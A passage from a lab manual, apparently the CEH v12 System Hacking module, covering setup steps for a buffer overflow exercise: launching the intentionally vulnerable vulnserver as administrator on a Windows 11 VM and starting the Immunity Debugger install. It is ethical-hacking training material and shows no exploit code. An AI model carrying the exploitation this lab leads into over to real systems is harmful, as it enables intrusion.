1. Switch to the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver**, right-click the file **vulnserver.exe**, and click the **Run as administrator** option.


Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.



Note: If the **Windows Security Alert** window appears; click **Allow** access.


Module 06 – System Hacking

2. **Vulnserver** starts running, as shown in the screenshot.




3. Minimize the **Command Prompt** window running **Vulnserver**.
4. Navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\Immunity Debugger**, right-click **ImmunityDebugger_1_85_setup.exe**, and click the **Run as administrator** option.

